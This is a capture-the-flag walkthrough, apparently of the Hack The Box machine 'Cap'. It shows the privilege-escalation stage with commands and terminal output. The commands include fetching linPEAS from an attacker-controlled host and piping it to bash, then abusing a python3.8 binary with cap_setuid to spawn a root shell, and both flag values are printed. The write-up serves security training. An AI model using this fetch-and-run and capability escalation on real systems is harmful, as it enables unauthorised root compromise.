
First flag: `010d60c4f5812177e140f01a4388cf4a`

Privilege Escalation

https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS

Bash

```bash
wget https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
```




```
kali@kali ~ % wget https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
--2026-01-06 01:07:54--  https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: ‘linPEAS’

linPEAS                  [ <=>                  ] 253.62K  1.35MB/s    in 0.2s

2026-01-06 01:07:55 (1.35 MB/s) - ‘linPEAS’ saved [259709]


kali@kali ~ % 
```

Send the file `linpeas.sh` to thetarget machine

Bash


```
python3 -m http.server
```



```
kali@kali ~ % python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Bash


```
wget 10.10.15.237:8000/linpeas.sh
```



```
nathan@cap:~$ wget 10.10.15.237:8000/linpeas.sh
--2026-01-06 01:20:19--  http://10.10.15.237:8000/linpeas.sh
Connecting to 10.10.15.237:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 975444 (953K) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                                    100%[==========================================================================================

2026-01-06 01:20:19 (3.53 MB/s) - ‘linpeas.sh’ saved [975444/975444]

nathan@cap:~$ 
```


Bash

```
curl 10.10.15.237:8000/linpeas.sh | bash
```



```
nathan@cap:~$ curl 10.10.15.237:8000/linpeas.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
```

```
/---------------------------------------------------------------------------------\
|                             Do you like PEASS?                                  |
|---------------------------------------------------------------------------------|
|         Learn Cloud Hacking       :     https://training.hacktricks.xyz          |
|         Follow on Twitter         :     @hacktricks_live                         |
|         Respect on HTB            :     SirBroccoli                              |
|---------------------------------------------------------------------------------|
|                                 Thank you!                                      |
\---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers
 and/or with the computer owner's permission.
```



```
╰ Parent process capabilities
CapInh:  0x0000000000000000=
CapPrm:  0x0000000000000000=
CapEff:  0x0000000000000000=
CapBnd:  0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock
,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_se
tfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
CapAmb:  0x0000000000000000=


Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

https://gtfobins.github.io/gtfobins/python/#capabilities


Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.


```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Bash

```
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
```



```
root@cap:/tmp# /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
```



```
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
55f2ccfd78e10625d85cbbd696f7e64b
```

Second flag: `55f2ccfd78e10625d85cbbd696f7e64b`